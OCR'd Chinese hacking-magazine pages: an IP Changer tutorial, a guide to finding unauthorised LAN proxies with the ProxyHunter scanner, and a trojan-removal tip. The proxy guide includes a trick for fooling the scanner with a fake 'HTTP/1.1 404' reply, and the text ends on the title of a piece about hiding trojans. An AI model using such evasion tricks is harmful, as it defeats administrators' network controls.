


图1

可以看到主窗口的左边列出了当前电脑的所有网络适配器以及各网卡对应的网络配置，右边的"Apply"、"Add"、"Modify"、"Delete"、"Register"等功能按钮分别对应了应用该网络配置、添加新的网络配置、更改选定的网络配置、删除网络配置及注册软件等功能。另外，需要注意的是，如果局域网中运行有DHCP服务器，IP Changer可能不能正常运行。

添加网络配置

要想在不同的网络配置间进行快速切换，首先必须添加我们所需要的网络配置。

1.点击"Apply"按钮打开新建配置向导（New Location），在"Input location name"文本框中输入新建的网络配置的名称，比如单位。并在"Select LAN adapter for current location"中为该配置选择相应的网卡。

2.点击"Next"按钮，这里主要用来设置TCP/IP的属性和上网方式的选择。TCP/IP的属性有两项可选，"Obtain an IP address automatically"（自动获取IP地址）、"Specify an IP address"（指定IP地址）。如果是使用Cable Modem或ADSL上网，也可选择相应的网络方式。这里我们选择"Specify an IP address"（指定IP地址）。

3.接下来会出现设置TCP/IP属性的窗口，在"IP Address"中输入想要设置的IP地址，在"Subnet Mask"中输入子网掩码，在"Gateway"和"DNS Server"中分别输入默认网关和DNS服务器的IP地址，并点击"Add"（添加）按钮。点击"Next"。

4.在接下来出现的设置代理服务器和打印机的窗口中，还可点击"Proxy Settings"、"Printer Settings"在相应的窗口中分别进行代理服务器和打印机的设置。如果不想设置，也可直接点击"OK"完成网络配置。这时，在主界面的列表中就会多出一个名叫"单位"的网络配置。

同样，可按照以上步骤逐个添加其他新的网络配置，不过未注册版本的IP Changer只允许建立两套网络配置，如果想添加更多，那就只有注册了。对于任何一个已有的网络配置，在主界面中选中后，都可以通过点击"Modify"按钮随时随地进行更改。如图2所示。





图2

切换网络配置

当需要进行网络切换时，在IP Changer主界面中，点击左边列表中想要切换的配置，再点击"Apply"按钮，过一会儿，便会提示"Network environment is successfully established"（网络环境建立成功），说明已经切换到新的网络配置并可以使用了，而且这时该配置前的按钮会变为红色。怎么样，很方便吧！赶快去试试！

适合读者：入侵爱好者，网络管理员
前置知识：无

巧用代理猎手 揪出局域网中的二级代理



文/图 朱宏志

什么是二级代理？这里不想做概念上的解释，先来看看如图1。




图1

在这里，内网根据IP范围分成两部分，一部分为可上网区，一部分为不可上网区，如果不可上网区的电脑通过可上网区的某台电脑的"中转"而上网，那么我们就可以说这台"中转"电脑就是（非法）二级代理（图1中的B）。二级代理是很令网管朋友们头痛的，因为通常情况下，通过二级代理上网并没有什么异常之处，所以要在网内查出二级代理也是有些难度。不过，俗话说得好，要想人不知，除非已莫为，通过一些方法，我们是可以揪出这些二级代理的。

二级代理实现的大致方法

知已知彼，百战不殆。要想找出二级代理，就得先看看它实现的大致原理和方法。图1中不可上网区的电脑C之所以要通过二级代理B进行上网，是因为它要向代理服务器A隐藏自己的IP，因为如果代理服务器A知道了源地址是C，那么它将拒绝C上网，所以二级代理的关键是第一要能隐藏源IP，二要能转发数据。从网络分层结构来说，在网络层，我们可以通过NAT来到达隐藏源IP和转发数据的要求，从应用层来说，常见的应用代理服务器（如CCproxy）也能实现我们的要求，只是NAT由于工作在网络层，它基本上适用于任何网络程序，而代理服务器工作在应用层，所以不同协议的网络程序需要不同的代理程序，比如IE需要HTTP代理，而wmv在线电影需要mms代理，不过现在流行的代理服务器都集成了很多种代理功能，比如CCproxy就有HTTP/FTP/RTSP/MMS/TELNET等多种代理功能，而NAT方法最大的缺点是它需要二级代理有两个网络连接，也就是需要两块网卡，这对那种"偷偷摸摸"的二级代理是不现实的，因为这很容易被发现，一般情况下也不容易实现，因为这需要一条多余的网线和多余的网络接口，所以这里将重点探讨应用代理服务器这种二级代理（以CCproxy为例）的查找。

巧用代理猎手发现内网的二级代理

CCproxy既然是服务器，那么它也就需要在某个或某些端口上进行监听，这样才能提供代理服务，由于CCproxy集成多种代理功能，所以它需要在多个端口上进行监听。基于此，我们可以通过扫描端口的方法来发现可疑机器，比如常见的HTTP代理端口是8080，如果扫描发现内网有机器正在监听8080端口，那这台机器就很可能是一台HTTP代理服务器了，但如果对方使用非常规的端口这种方法就不行了，所以通常的端口扫描并不实用，我们需要一种既能进行端口扫描又能进行端口验证的扫描程序，这样不管二级代理使用什么端口，都能被准确识别。微软公司的portqry可以识别一些特定的服务，但支持的数量有限，并且多与代理无关，这时我们可以使用常用的代理寻找工具，比如用"代理猎手"来完成这个工作，看来这个工具对网管也是很有用的，下面是大致使用步骤。

1.先进行一些必要配置。在网管机上运行代理猎手，选择菜单"系统"下的"参数设置"；在"搜索验证设置"*"搜索方法"下勾选上"启用先Ping后连的机制"，这样可以避开扫描那些不在线IP的端口，从而提高扫描速度，然后切换到"验证数据设置"标签，点击下方的"添加"按钮，在新窗口的验证名中填入Web，验证地址填入一个连接速度很快的Web服务器地址，最好是内部的Web服务器，在特征字串中填入上面Web服务器首页源代码中包含的一个字串，比如<title></title>标签中的，如图2所示。




图2

2．完成后在主窗口中进入"搜索任务"标签，添加一个任务，在"任务类型"选择"搜索网址范围"，然后在下一个窗口添加上要扫描的内网地址范围，我这里是192.168.0.1～192.168.0.254，在"端口和协议"窗口中添加端口范围0～65535（即全扫描），协议为HTTP/FTP/SOCKS，都设置为必搜，如图3所示。




图3

这样将扫描内网每一台在线机器上的每一个端口，绝无漏网之鱼，完成之后点击上面的三角形按钮开始扫描，然后在右边的"搜索结果"栏里会有扫描结果，如果发现结果是"free"或"要密码"就表明这台机器是代理服务器，如图4 所示。




图4

其他方法

除了上面的端口扫描和端口验证的方法，还可以选用其他方法，比如进行流量监控，但如果二级代理流量比较小，发现它也不容易。

在上级代理服务器（这里是代理服务器A）上的日志中寻找线索，这需要代理服务器日志本身支持记录一些特殊信息，比如如果上级代理服务器使用的是ISA，而客户端又是使用的防火墙客户端，那么在防火墙日志中就会有相关客户端运行的程序名，比如能够在日志搜索到CCproxy.exe字样。

防止被揪出的方法

我们知道猎手对于Server所发出的信息：

```
GET http://www. xxx.com
HTTP/1.1
Host: www. xxxx.com
Accept: */*
Pragma: no-cache
User-Agent: ProxyHunter 1.0
```

也就是说，在发出了这样一个命令序列后，如果对方是Proxy Server的话，猎手就会收www.xxx.com的首页，然后下来的应该是在主页中搜寻预先定义在猎手中的Keyword，如果为真，则目标是代理服务器。于是我猜想如果直接的发Keyword给它，会不会通过它的检验了？答案是 NO!架上Sniffer，上一个真的代理，然后再找一个有限制的，测试完后赶紧断开连接。下面是真代理服务器的log：

HTTP/1.1 200 OK

肯定它还检查了另外的特征串，但没有什么好的办法， 只好一个一个的试了。而在验证有限制或不能访问的代理是LOG如下：HTTP/1.1 404 ERROR进一步的研究表明，仅发出 "HTTP/1.1 404" 的字符串就可以欺骗从而通过验证，猎手显示"要密码。2.8 版的猎手中还增加的对Socks的验证，但结果同上。

适合读者 网民
前置知识 无

巧用Windows优化大师捉拿木马

文 Kaba


近日，当笔者下载了一个新版的QQ，在没进行病毒扫描便开始安装时，一个名为QQ mmsz.exe的木马程序悄无声息地闯入了电脑，导致不能使用"注册表编辑"、"msconfig"和"Windows任务管理器"的命令。在先后用了各种杀毒软件，甚至修改了注册表，结果问题依然存在。

在无意中想到Windows优化大师在"开机速度优化"这一选项好像可以禁用自启动程序。于是打开这一选项，看到了开机自动运行的程序名："internat.exe"、"Rundll32.exe"、"ctfmon.exe"、"stylexp.exe"、"desktop.exe"，其中stylexp.exe是我装的WindowsXP皮肤，在充分利用优化大师的"程序解释"功能（点击左键就可以知道该程序的功能），排除了其他几个常用程序之后，"desktop.exe"成为我怀疑的对象。选择禁用"desktop.exe"，重启计算机，再次进入Windows界面后全部恢复正常，看来问题就出在"desktop.exe"的身上。接下来就是利用Windows的搜索功能查找C:/Windows/System32文件夹里的"desktop.exe"。第一次电脑提示没有找到，再次选择包括"隐藏文件"，这一回找到了一个大小为57KB名为desktop.exe的文件。选择删除，可恶的QQ木马终于从电脑中彻底消失了。

现在有一些电脑病毒包括木马能够自动关闭和禁用查杀病毒的工具，有些还能禁止使用"注册表编辑"和"msconfig"、"Windows任务管理器"的命令，遇到这种情况，又对注册表常用程序不太熟悉的朋友不妨试试我的这种利用第三方软件的方法，借助Windows优化大师里"自启动程序"的详细解释功能，能够很容易地帮你辨别哪些是常用程序，哪些是可恶的木马。剩下的只要将它影响的程序禁用，再利用搜索功能将它从电脑中删除就是很容易的事情了。

适合读者：入侵爱好者，木马爱好者
前置知识：木马使用基础

移花接木之 巧借"CNNIC中文上网"保护木马



文/图　想念苑的人

